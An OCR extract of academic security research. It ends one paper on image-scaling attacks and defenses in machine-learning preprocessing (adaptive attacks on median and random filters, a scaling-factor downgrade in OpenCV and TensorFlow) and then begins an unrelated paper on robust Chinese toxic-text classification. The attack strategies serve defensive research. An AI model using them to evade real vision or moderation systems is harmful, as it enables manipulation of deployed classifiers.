Run-time Evaluation. Finally, we evaluate the run-time performance of the two proposed defenses. To this end, we apply the defenses along with different scaling algorithms to 2,000 images and measure the average run-time per image. The test system is an Intel Xeon E5-2699 v3 with 2.4 GHz. Our measurements are shown in Figure 16 on a logarithmic scale in microseconds. Area scaling as well as our defenses introduce a notable overhead and cannot compete with the insecure nearest-neighbor scaling in performance. However, in comparison to a pass through the VGG19 model, our defenses are almost an order of magnitude faster and induce a neglectable overhead for deep learning systems.

Summary. This experiment shows that the median and random filter provide effective defenses against non-adaptive attacks. In contrast to robust scaling, the defenses prevent the attack and reconstruct the original prediction.

Library	Algorithm	Median		Random	
		Attacks	Unmod.	Attacks	Unmod.
OpenCV	Nearest	99.6%	99.0%	89.3%	89.1%
	Bilinear	100.0%	99.4%	97.7%	98.0%
	Bicubic	100.0%	99.2%	91.4%	93.4%
TF	Nearest	99.6%	99.0%	88.9%	89.1%
	Bilinear	100.0%	98.9%	97.7%	97.7%
	Bicubic	100.0%	99.4%	91.7%	92.0%
Pillow	Nearest	100.0%	99.6%	88.1%	90.4%

Table 4: Performance of defense in terms of recovering correct outputs from the attack images, and impact on benign images.




Figure 16: Run-time performance of nearest-neighbor and area scaling as well as our defenses in combination with nearest-neighbor scaling. Additionally, a forward pass of VGG19 is shown.

5.5 Defense 2: Adaptive Attacks

Finally, it remains to investigate the robustness of the two proposed defenses against an adaptive adversary who is aware of the defenses and adapts her attack accordingly. We thus develop two strategies that aim at misleading the image reconstruction of attack images. Both strategies attempt to manipulate the reconstruction of the pixels $p \in \mathcal{P}$, such that they keep their value after applying the median or random filter.

Median Filter. Our attack strategy for the median filter is as follows: Given a window W_p around $p \in \mathcal{P}$, we denote by m the current median of W_p. Note that p is not part of W_p (see Figure 10). The adversary seeks a manipulation of the pixels in W_p, such that $m = p$. Hence, applying the median filter will not change p and the adversarial modification remains. Without loss of generality, we assume that $m < p$. In order to increase m, the adversary needs to set more pixels to the value of p. We start with the highest pixel value that is smaller than p and set it to p. We continue with this procedure until the median equals p. In Appendix C, we show that this attack strategy is *optimal* regarding the L_0, L_1, and L_2 norm if the windows W_p do not overlap. A smaller number of changes to the image cannot ensure that $m = p$. These results give a first intuition on the robustness of the median filter. A considerable rewriting is necessary to change the median, even in the overlapping case where an adversary can exploit dependencies across windows.

In our experiments, we vary the maximum fraction δ of allowed pixel changes per window. This bound allows us to measure the defense's robustness depending on the L_0 norm.

Random Filter. For the random filter, our attack strategy increases the probability that the target value in a window W_p is selected. To this end, we let the adversary set a fraction δ of all pixels in W_p to p. To minimize the number of changes to the image, we replace only those pixels in the window with the smallest absolute distance to p. This strategy is optimal in the sense that manipulation with fewer changes would result in a lower probability for hitting the target value p.

Results. Figure 17 shows the success rate of the adaptive attacks regarding objective O1 for OpenCV and TensorFlow. The results for Pillow's nearest-neighbor scaling are similar




Figure 17: Success rate of the adaptive attacks against defenses with respect to objective O1. Note that O2 is not satisfied (see Figure 18).

and thus omitted. The adaptive attacks need to considerably modify pixels so that the manipulated images are classified as the target class. The median filter is robust until 40% of the pixels in each window can be changed. Against the random filter, a higher number of changed pixels is necessary to increase the probability of being selected.

With respect to goal O2, both defenses withstand the adaptive attacks and thus remain secure. Rewriting 20% of the pixels already inserts clear traces of manipulation, as exemplified by Figure 23 in Appendix D. In all cases, the attack image is a mix between source- and target class. In addition, Figure 18 shows the results from our user study for the median filter. The participants identify the attacks in the vast majority of the cases. In a few cases, the participants only recognized the source class. A closer analysis reveals that the distortion in these cases is so strong that the detection of particular classes is difficult. As a result, the participants did not specify the source class.

Summary. We conclude that the two proposed defenses are robust against the different adaptive attacks. These attacks are both optimal with respect to the number of changes and thus provide strong empirical evidence for the robustness of the defenses. If a vulnerable scaling algorithm needs to be used in a machine-learning system or the reconstruction of the original class is essential, we thus recommend using one of the defenses as a preprocessing step.




Figure 18: User study to determine the success rate of the adaptive attack against the median filter with respect to O2.

6 Related Work

Closest to our work are different attacks and defenses from the area of adversarial machine learning [see 3, 21]. For example, approaches for creating and detecting adversarial examples share related objectives [e.g., 4, 6, 14, 17, 23]. Moreover, techniques for manipulating machine learning models revolve around a similar problem setting. These techniques change training data or model parameters to obtain targeted responses [e.g., 2, 10, 15, 34]. While not directly related, methods for memberships and property inference [e.g., 9, 27] as well as model inversion and extraction [e.g., 20, 33] also constitute threats to machine learning. Our work extends this line of research by examining the preprocessing step. We provide a comprehensive analysis of image-scaling attacks and derive defenses for prevention. In a concurrent work [24], we study the application for the poisoning scenario. Moreover, we note that image-scaling attacks further bridge the gap between adversarial learning and multimedia security where the latter also considers adversarial signal manipulations [1, 22].

Finally, image-scaling attacks differ from prior work in two important properties: (a) The attacks affect all further steps of a machine learning system. They are thus agnostic to feature extraction and learning models, giving rise to general adversarial examples and poisoning. (b) Fortunately, we can show that the vulnerability underlying image-scaling attacks can be effectively mitigated by defenses. This rare success of defenses in adversarial machine learning is rooted in the well-defined structure of image scaling that fundamentally differs from the high complexity of deep learning models.

7 Conclusion

Image-scaling attacks exploit vulnerabilities in the preprocessing of machine learning with considerable impact on computer vision. In this paper, we provide the first in-depth analysis of these attacks. Based on insights from this analysis, we propose different defenses that address the root cause of the attacks rather than fixing their symptoms.

For evaluating our defenses, we consider an adaptive adversary who has full knowledge about the implementation of scaling algorithms and our defense strategy. Our empirical results show that image-scaling attacks can be prevented effectively under this threat model. The proposed defenses can be easily combined with existing imaging libraries and require almost no changes to machine learning pipelines. Furthermore, our findings are not limited to the considered scaling algorithms and enable developers to vet their own scaling techniques for similar vulnerabilities.

Overall, our work provides novel insights into the security of preprocessing in machine learning. We believe that further work is necessary to identify and rule out other vulnerabilities in the different stages of data processing to strengthen the security of learning-based systems.

Availability

We make our dataset and code publicly available at http://scaling-attacks.net to encourage further research on secure image scaling. Our defenses are also implemented in C++ with Eigen, such that they can be easily employed as plug-ins for TensorFlow.

Acknowledgment

We would like to thank our shepherd Nicolas Papernot, the anonymous reviewers and David Wagner for their suggestions and comments. Furthermore, we acknowledge funding by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972 and the research grant RI 2469/3-1, by the German Ministry for Education and Research as BIFOLD - Berlin Institute for the Foundations of Learning and Data (ref. 01IS18025A and ref 01IS18037A), and from the state of Lower Saxony under the project Mobilise.

References

[1] M. Barni and F. Pérez-González. "Coping with the enemy: Advances in adversary-aware signal processing". In: *IEEE International Conference on Acoustics, Speech, and Signal Processing (ICASSP)*. 2013.

[2] B. Biggio, B. Nelson, and P. Laskov. "Support Vector Machines Under Adversarial Label Noise". In: *Proc. of Asian Conference on Machine Learning (ACML)*. 2011.

[3] B. Biggio and F. Roli. "Wild patterns: Ten years after the rise of adversarial machine learning". In: *Pattern Recognition* 84 (2018).

[4] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli. "Evasion Attacks against Machine Learning at Test Time". In: *Machine Learning and Knowledge Discovery in Databases*. Springer, 2013.

[5] S. Boyd and L. Vandenberghe. *Convex Optimization*. Cambridge University Press, 2009.

[6] N. Carlini and D. A. Wagner. "Towards Evaluating the Robustness of Neural Networks." In: *Proc. of IEEE Symposium on Security and Privacy (S&P)*. 2017.

[7] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova. *BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding*. Tech. rep. 2018. arXiv: 1810.04805.

[8] J. Fridrich. *Steganography in Digital Media: Principles, Algorithms, and Applications*. Cambridge University Press, 2010.

[9] K. Ganju, Q. Wang, W. Yang, C. A. Gunter, and N. Borisov. "Property Inference Attacks on Fully Connected Neural Networks using Permutation Invariant Representations." In: *Proc. of ACM Conference on Computer and Communications Security (CCS)*. 2018.

[10] T. Gu, B. Dolan-Gavitt, and S. Garg. *BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain*. Tech. rep. 2017. arXiv: 1708.06733.

[11] K. He, X. Zhang, S. Ren, and J. Sun. "Deep Residual Learning for Image Recognition". In: *Proc. of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*. 2016.

[12] G. Huang, Z. Liu, L. van der Maaten, and K. Q. Weinberger. "Densely Connected Convolutional Networks". In: *Proc. of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*. 2017.

[13] A. Krizhevsky, I. Sutskever, and G. E. Hinton. "ImageNet: Classification with Deep Convolutional Neural Networks". In: *Advances in Neural Information Proccessing Systems (NIPS)*. 2012.

[14] J. Li, S. Ji, T. Du, B. Li, and T. Wang. "TextBugger: Generating Adversarial Text Against Real-world Applications". In: *Proc. of Network and Distributed System Security Symposium (NDSS)*. 2019.

[15] Y. Liu, S. Ma, Y. Aafer, W.-C. Lee, J. Zhai, W. Wang, and X. Zhang. "Trojaning Attack on Neural Networks". In: *Proc. of Network and Distributed System Security Symposium (NDSS)*. 2018.

[16] D. G. Lowe. "Distinctive Image Features from Scale-Invariant Keypoints". In: *International Journal of Computer Vision* 60.2 (2004).

[17] M. Lécuyer, V. Atlidakis, R. Geambasu, D. Hsu, and S. Jana. "Certified Robustness to Adversarial Examples with Differential Privacy." In: *Proc. of IEEE Symposium on Security and Privacy (S&P)*. 2019.

[18] T. Mikolov, I. Sutskever, K. Chen, G. Corrado, and J. Dean. "Distributed Representations of Words and Phrases and their Compositionality". In: *Advances in Neural Information Proccessing Systems (NIPS)*. 2013.

[19] A. V. Oppenheim, J. R. Buck, and R. W. Schafer. *Discrete-Time Signal Processing; 2nd ed.* Prentice-Hall, 1999.

[20] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. Berkay Celik, and A. Swami. "Practical Black-Box Attacks against Machine Learning". In: *Proc. of ACM Asia Conference on Computer Computer and Communications Security (ASIA CCS)*. 2017.

[21] N. Papernot, P. McDaniel, A. Sinha, and M. P. Wellman. "SoK: Security and Privacy in Machine Learning". In: *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*. Apr. 2018.

[22] E. Quiring, D. Arp, and K. Rieck. "Forgotten Siblings: Unifying Attacks on Machine Learning and Digital Watermarking". In: *IEEE European Symposium on Security and Privacy (EuroS&P)*. 2018.

[23] E. Quiring, A. Maier, and K. Rieck. "Misleading Authorship Attribution of Source Code using Adversarial Learning". In: *Proc. of USENIX Security Symposium*. 2019.

[24] E. Quiring and K. Rieck. "Backdooring and Poisoning Neural Networks with Image-Scaling Attacks". In: *Deep Learning and Security Workshop (DLS)*. 2020.

[25] O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein, A. C. Berg, and L. Fei-Fei. "ImageNet Large Scale Visual Recognition Challenge". In: *International Journal of Computer Vision (IJCV)* 115.3 (2015).

[26] S. Sardy, P. Tseng, and A. G. Bruce. "Robust Wavelet Denoising". In: *IEEE Transactions on Signal Processing* 49 (2001).

[27] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. "Membership Inference Attacks against Machine Learning Models". In: *Proc. of IEEE Symposium on Security and Privacy (S&P)*. 2017.

[28] K. Simonyan and A. Zisserman. *Very Deep Convolutional Networks for Large-Scale Image Recognition*. Tech. rep. 2014. arXiv: 1409.1556.

[29] S. W. Smith. *The Scientist and Engineer's Guide to Digital Signal Processing*. California Technical Publishing, 1997.

[30] C. Sun, C. Tang, X. Zhu, X. Li, and L. Wang. "An efficient method for salt-and-pepper noise removal based on shearlet transform and noise detection". In: *AEUE - International Journal of Electronics and Communications* 69.12 (2015).

[31] I. Sutskever, O. Vinyals, and Q. V. Le. "Sequence to Sequence Learning with Neural Networks". In: *Advances in Neural Information Proccessing Systems (NIPS)*. 2014.

[32] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. J. Goodfellow, and R. Fergus. *Intriguing properties of neural networks*. Tech. rep. 2013. arXiv: 1312.6199.

[33] F. Tramèr, F. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. "Stealing Machine Learning Models via Prediction APIs". In: *Proc. of USENIX Security Symposium*. 2016.

[34] B. Wang, Y. Yao, S. Shan, H. Li, B. Viswanath, H. Zheng, and B. Y. Zhao. "Neural Cleanse: Identifying and Mitigating Backdoor Attacks in Neural Networks." In: *Proc. of IEEE Symposium on Security and Privacy (S&P)*. 2019.

[35] Q. Xiao, Y. Chen, C. Shen, Y. Chen, and K. Li. "Seeing is Not Believing: Camouflage Attacks on Image Scaling Algorithms". In: *Proc. of USENIX Security Symposium*. 2019.

A Downgrade Attack to Nearest Scaling

As part of our analysis, we identified a side effect in the implementation of $g(p)$ (see Eq. (6)) in OpenCV and TensorFlow. An adversary can enforce the usage of nearest scaling by choosing a respective scaling factor although the library is supposed to use bilinear, bicubic or Lanczos scaling. In particular, if the scaling ratio is an uneven integer, $\beta = 2z+1$, $z \in \mathbb{N}$, OpenCV is effectively using nearest scaling. In TensorFlow, each integer with $\beta \in \mathbb{N}$ leads to the same effect. Thus, if the adversary can control the source image size, she can resize her image before to obtain the respective scaling factor. This in turn allows her to perform a more powerful scaling attack by creating attack images with less distortion, as the ratio of considered pixels decreases (see Section 3.3). Note that we do not exploit this issue in our evaluation. We test over a variety of scaling factors to draw general conclusions on scaling attacks.

Table 5: Implementation of $g(p)$ in OpenCV, TensorFlow and Pillow

Library	$g(\cdot)$
OpenCV	$g(p) = (p+0.5)\cdot\beta - 0.5$
TensorFlow	$g(p) = p\cdot\beta$ (*)
Pillow	$g(p) = (p+0.5)\cdot\beta$

(*) The scaling function in TensorFlow can be changed to the definition from OpenCV. However, this option is not exposed in `tf.image.resize_images`, the high level resizing API.

To understand its reason, we need to consider the mapping $g(p)$ and the kernel w. Table 5 shows the slightly different implementations of $g(p)$ in OpenCV, TensorFlow and Pillow. For OpenCV, for instance, if β is an uneven integer, $g(p)$ will always be an integer. Thus, only one pixel will be used for the convolution. A closer look on the definition of the kernels in Figure 6 reveals the underlying reason. Each kernel is zero for integer positions. Thus, if $g(p)$ is an integer and the kernel is exactly positioned here, each neighboring pixel obtains a weight of zero. Thus, only the pixel at position $g(p)$ is used. This behavior corresponds to nearest scaling. We observe this effect for bilinear, bicubic and Lanczos scaling in OpenCV and TensorFlow. On the contrary, Pillow makes use of a dynamic kernel width, so that we do not observe this behavior in this case.

B Selective Random Filter

Our random filter is identical to the selective median filter, except for that it takes a random point from each window instead of the median. That is, given a point $p \in \mathcal{P}$, we consider a window W_p around p of size $2\beta_h \times 2\beta_v$ and randomly select a point as a reconstruction of p. Again, we exclude points $p' \in \mathcal{P}$ from this window to limit the attacker's influence.

Randomly selecting a point for reconstruction obviously comes with problems. First, the reconstruction becomes non-deterministic. Second, the scaled image might suffer from poor quality. Our evaluation, however, shows that the loss due to random sampling is small and might be acceptable for the benefit of a very efficient run-time performance. The filter reconstructs an image with a complexity of $O(|\mathcal{P}|)$, which is independent of the scaling ratio. Furthermore, the filter also provides strong protection from attacks. If an image contains $|\mathcal{P}|$ relevant points, there exist $|\mathcal{P}| \cdot 4\beta_h\beta_v$ possible combinations for its reconstruction. If we consider a scaling ratio of 5 and a target size of 200×200, this already amounts to 4 million different combinations an attacker needs to guess from.

C Adaptive Attack Against Median Filter

In the following, we analyze our adaptive attack against the median-based defense. We demonstrate that the attack is optimal regarding the L_0, L_1, and L_2 norm if each window W_p does not overlap with other windows. An adversary cannot make less changes to control the output of the median filter.

For a given attack image and window W_p, the adversary seeks to manipulate the pixels in W_p such that the median m over W_p still corresponds to p. In this way, the modifications from the image-scaling attack remain even after applying the median filter. Without loss of generality, we assume that $m < p$ and further unroll W_p to a one-dimensional signal. We consider a signal with uneven length k and denote the numerical order by brackets, so that the signal is given by:

$$x_{(1)}, \cdots, x_{\left(\frac{k}{2}\right)}, m_{\left(\frac{k+1}{2}\right)}, x_{\left(\frac{k+2}{2}\right)}, \cdots, x_{(l)}, \cdots, x_{(k)} \tag{12}$$

We denote by $x_{(l)}$ the largest pixel in the sorted signal that is smaller than p. The objective is to change the signal with the fewest possible changes such that $m = p$.

We start by observing that we need to change $l - \frac{k+1}{2} + 1$ pixels to move the median to p. Less changes do not impact the numerical order sufficiently. We can thus conclude that the minimal L_0 norm for an attack is given by

$$L_0 = l - \tfrac{k+1}{2} + 1\,. \tag{13}$$

Next, we show that setting all pixels between m and $x_{(l)}$ to p successfully moves the median as well as minimizes the L_1 and L_2 norm in addition. First, we observe that if we replace pixels with indices in $[1, k/2]$ by a value smaller than m, the median is not changed. Likewise, replacing pixels larger than $x_{(l)}$ by a value larger than m does not change the median. Two methods remain: (1) We can replace pixels with indices in $[1, (k+1)/2]$ by a value larger than m. (2) We can set all pixels with index $[(k+1)/2,\ l]$ to p. While both methods can move the median to p, the latter induces less changes regarding the L_1/L_2 norm, as these values are closer to p. Thus, our adaptive attack uses the optimal strategy for the L_1/L_2 norm by setting all pixels between m and $x_{(l)}$ to p. Furthermore, we can derive a simple bound for the L_2 norm:

$$(L_2)^2 = \sum_{(\frac{k+1}{2}) \leqslant i \leqslant l} \left(x_{(i)} - p\right)^2 \leqslant L_0\,(m-p)^2\,. \tag{14}$$

Overall, we can exactly compute the number and amount of required changes for a successful attack. Our analysis, however, also shows that the attack always depends on the concrete pair of a source and a target image, and there is no notion of a class boundary. Consequently, we cannot derive a general bound, as achieved with certifiable defenses against adversarial examples. Yet, our empirical results in Section 5.5 demonstrate that the necessary changes are very large if target and source images show realistic content, so that the median m and the target value p are not close to each other.

D Additional Figures

Figures 19 to 23 give further information and examples from our evaluation. In particular, they provide visual examples of successful and failed attacks, thereby highlighting the working principle of image-scaling attacks.




Figure 19: Success rate of attack regarding objective O2: the similarity between source image and attack image, measured by the PSNR value.



Figure 20: Best images of the L_0 version of our adaptive attack against area scaling. The attack fails in all cases with respect to objective O2, as each attack image is not similar to the source image anymore.



Figure 21: Selective source scenario against area scaling with our L_1 attack (first two columns) and L_0 attack (last three columns). The attack fails in all cases with respect to objective O2. While traces from the source image are visible, the attack image overwrites the source image considerably.




Figure 22: Randomly selected examples before and after restoration with our median filter (first three columns) and random filter (last two columns). Without restoration, the attack is successful, as the downscaling of the attack image produces an unrelated target image (1st and 2nd row). With restoration, the attack fails in all cases with respect to objective O1, as the downscaled output from the restored attack image produces the respective content and not an unrelated image (3rd and 4th row). Moreover, the filtering improves quality, as it removes traces from the attack.



Figure 23: Successful examples regarding objective O1 from the adaptive attack against the median filter if 20% of the pixels in each block can be changed. The target class is detected, but the attack image is a mix between source and target class. The results thus violate objective O2.

TEXTSHIELD: Robust Text Classification Based on Multimodal Embedding and Neural Machine Translation

Jinfeng Li[†,¶], Tianyu Du[†], Shouling Ji[†,+,(✉)], Rong Zhang[¶], Quan Lu[¶], Min Yang[§], and Ting Wang[‡]

[†]Zhejiang University, [¶]Alibaba Group, [+]Alibaba-Zhejiang University Joint Research Institute of Frontier Technologies, [§]Fudan University, [‡]Pennsylvania State University

E-mails: lijinfeng0713@zju.edu.cn, zjradty@zju.edu.cn, sji@zju.edu.cn, stone.zhangr@alibaba-inc.com, luquan.lq@alibaba-inc.com, m_yang@fudan.edu.cn, inbox.ting@gmail.com.

Abstract

Text-based toxic content detection is an important tool for reducing harmful interactions in online social media environments. Yet, its underlying mechanism, deep learning-based text classification (DLTC), is inherently vulnerable to maliciously crafted adversarial texts. To mitigate such vulnerabilities, intensive research has been conducted on strengthening English-based DLTC models. However, the existing defenses are not effective for Chinese-based DLTC models, due to the unique sparseness, diversity, and variation of the Chinese language.

In this paper, we bridge this striking gap by presenting TEXTSHIELD, a new adversarial defense framework specifically designed for Chinese-based DLTC models. TEXTSHIELD differs from previous work in several key aspects: (i) *generic* – it applies to *any* Chinese-based DLTC models without requiring re-training; (ii) *robust* – it significantly reduces the attack success rate even under the setting of adaptive attacks; and (iii) *accurate* – it has little impact on the performance of DLTC models over legitimate inputs. Extensive evaluations show that it outperforms both existing methods and the industry-leading platforms. Future work will explore its applicability in broader practical tasks.

1 Introduction

In this era of social networking, online social networks have become a de facto portal for hundreds of millions of Internet users (netizens) [3]. However, of the vast user generated text content produced everyday, a significant portion is toxic (e.g., abusive, pornographic and violent content), which represents an immense threat to the physical and mental health of netizens, especially young ones. It was reported that major social media platforms (e.g., Twitter and Facebook) were all criticized for not doing enough to curb the diffusion of toxic content and under pressure to cleanse their platforms [31]. Yet, the sheer amount and rampant growth of toxic content represent non-trigger challenges facing such effort.

To this end, automated techniques, especially deep learning-based text classification (DLTC), have been applied to online toxic content detection. Thanks to the state-of-the-art performance of deep neural network (DNN) models, DLTC-based toxic content detection significantly outperforms the time-consuming and laborious manual censorship in terms of both efficiency and effectiveness [18, 22, 34]. However, recent studies have revealed that existing DLTC models are inherently vulnerable to adversarially generated texts [9, 11, 26, 37], which are maliciously crafted texts that trigger DLTC models to misbehave. In the context of toxic content detection, the adversary may generate texts that remain toxic but evade the detection of DLTC models. As a concrete example, to make insulting comments evasive, the adversary may obfuscate some words with their variants, such as substituting "idiot" with "idi0t". These variants are visually similar to their original words (i.e., remaining toxic) but are able to effectively evade the detection. Such adversarial texts can be crafted under either white-box [9, 37] or black-box [11, 26] setting. In general, the white-box attacks aim to generate adversarial texts with the guidance of complete knowledge (e.g., architectures and parameters) about the target model. The black-box attacks generate adversarial texts by estimating the gradient or exploring model sensitivity based on the classification confidence when detailed model information is not available.

To defend against such attacks, countermeasures such as *adversarial training* [13, 43, 44] and *spelling correction* [26, 46, 47] have been proposed to enhance the robustness of English-based DLTC models, which have achieved considerable success. In comparison, the effort of improving the robustness of Chinese-based DLTC models is still fairly limited. Even worse, the existing defenses that are effective for English-based DLTC models are often inapplicable to Chinese-based models due to the following reasons: (i) unlike English which has a relatively small alphabet, Chinese is *logographic* with a large set of characters that are individually meaningful and the modification of a single character may

Jinfeng Li and Tianyu Du are the co-first authors. Shouling Ji is the corresponding author.

drastically alter the semantics of the text, making Chinese-based DLTC models inherently more vulnerable; (ii) it is fundamentally more challenging to perform spelling correction in Chinese since there is no word delimiter in Chinese written texts while variant characters can only be determined at the word-level; and (iii) the model retrained with adversarial training is still likely to be sensitive to new attacks due to the sparseness and diversity of Chinese adversarial perturbations. Concretely, there are more than 50,000 characters[1] might be perturbed by various variation strategies such as glyph-based and phonetic-based strategies (more detailed examples about these variations can be seen in Section 4.3). Given the scale of Chinese-based social media platforms (e.g., WeChat enjoys one billion daily active users [17]), the lack of robust toxic content detection represents an immense concern.

Our Work. To bridge this striking gap, in this paper, we present TEXTSHIELD, a novel adversarial defense framework for Chinese-based DLTC systems based on multimodal embedding and neural machine translation (NMT) [2]. At a high level, TEXTSHIELD performs robust toxic text detection in three phases. First, each text input is corrected by an adversarial NMT model for denoising some of the adversarial perturbations; second, the corrected text is converted to multimodal embedding, which extracts its semantic, glyph and phonetic features for dealing with the glyph-based and phonetic-based perturbations; finally, the extracted features are fused to form a semantic-rich representation, which is ready for the regular toxic classification. Through intensive empirical evaluations on two real-world datasets collected from Chinese online social media (e.g., Sina Weibo), we show that TEXTSHIELD is effective in defending against both the obfuscated texts generated by the adversary and the adversarial texts generated by the state-of-the-art attacks. It also outperforms four industry-leading online toxic content detection platforms including Alibaba GreenNet, Baidu TextCensoring, Netease Yidun and Huawei Moderation. We are currently in the process of integrating TEXTSHIELD with Alibaba GreenNet to enhance its robustness.

The main contributions of this paper can be summarized as follows.

- We propose TEXTSHIELD, which to our best knowledge is the first adversarial defense specialized for Chinese DLTC tasks without retraining the model, in which a novel multimodal embedding scheme is proposed to enhance the robustness of DLTC models and an adversarial NMT is first applied to reconstruct the original texts.
- We evaluate the *effectiveness* of TEXTSHIELD in real-world adversarial scenarios. The evaluation results show that TEXTSHIELD attains high accuracy (e.g., 0.944 for porn detection) on the malicious user generated obfuscated texts while having little impact on the model performance (e.g., the accuracy degrades by less than 2%) over benign inputs.
- We verify the *robustness* of TEXTSHIELD under the setting of adaptive attacks in two real-world tasks and compare it with four industry-leading platforms, which shows that TEXTSHIELD is of great practicability and superiority in decreasing the attack success rate (e.g., the attack success rate against abuse detection is degraded by 74.5%).

[1] https://en.wikipedia.org/wiki/Chinese_characters

2 Related Work

2.1 Adversarial Text Generation

Adversarial attacks against DNNs are first explored in the context of image classification [13, 19, 27, 29, 39, 43, 49] and are then extended to the NLP domain. We here mainly focus on discussing the work related to generating adversarial texts.

In one of the first attempts at tricking DLTC systems, Papernot *et al.* [37] introduced a white-box attack for generating adversarial inputs by leveraging the computational graph unfolding technique. Ebrahimi *et al.* [9] showed that automatically swapping one token for another with the guidance of gradients can deceive the character-level DLTC models. Jia *et al.* [20] generated adversarial texts for evaluating reading comprehension systems by adding distracting sentences to the original text based on manually-defined rules. Hosseini *et al.* [15] showed that simple modifications, such as adding dots or spaces between characters, can drastically change the toxicity score of Google's Perspective API. Li *et al.* [26] proposed TextBugger, a state-of-the-art black-box attack that successfully compromised 15 real-world applications.

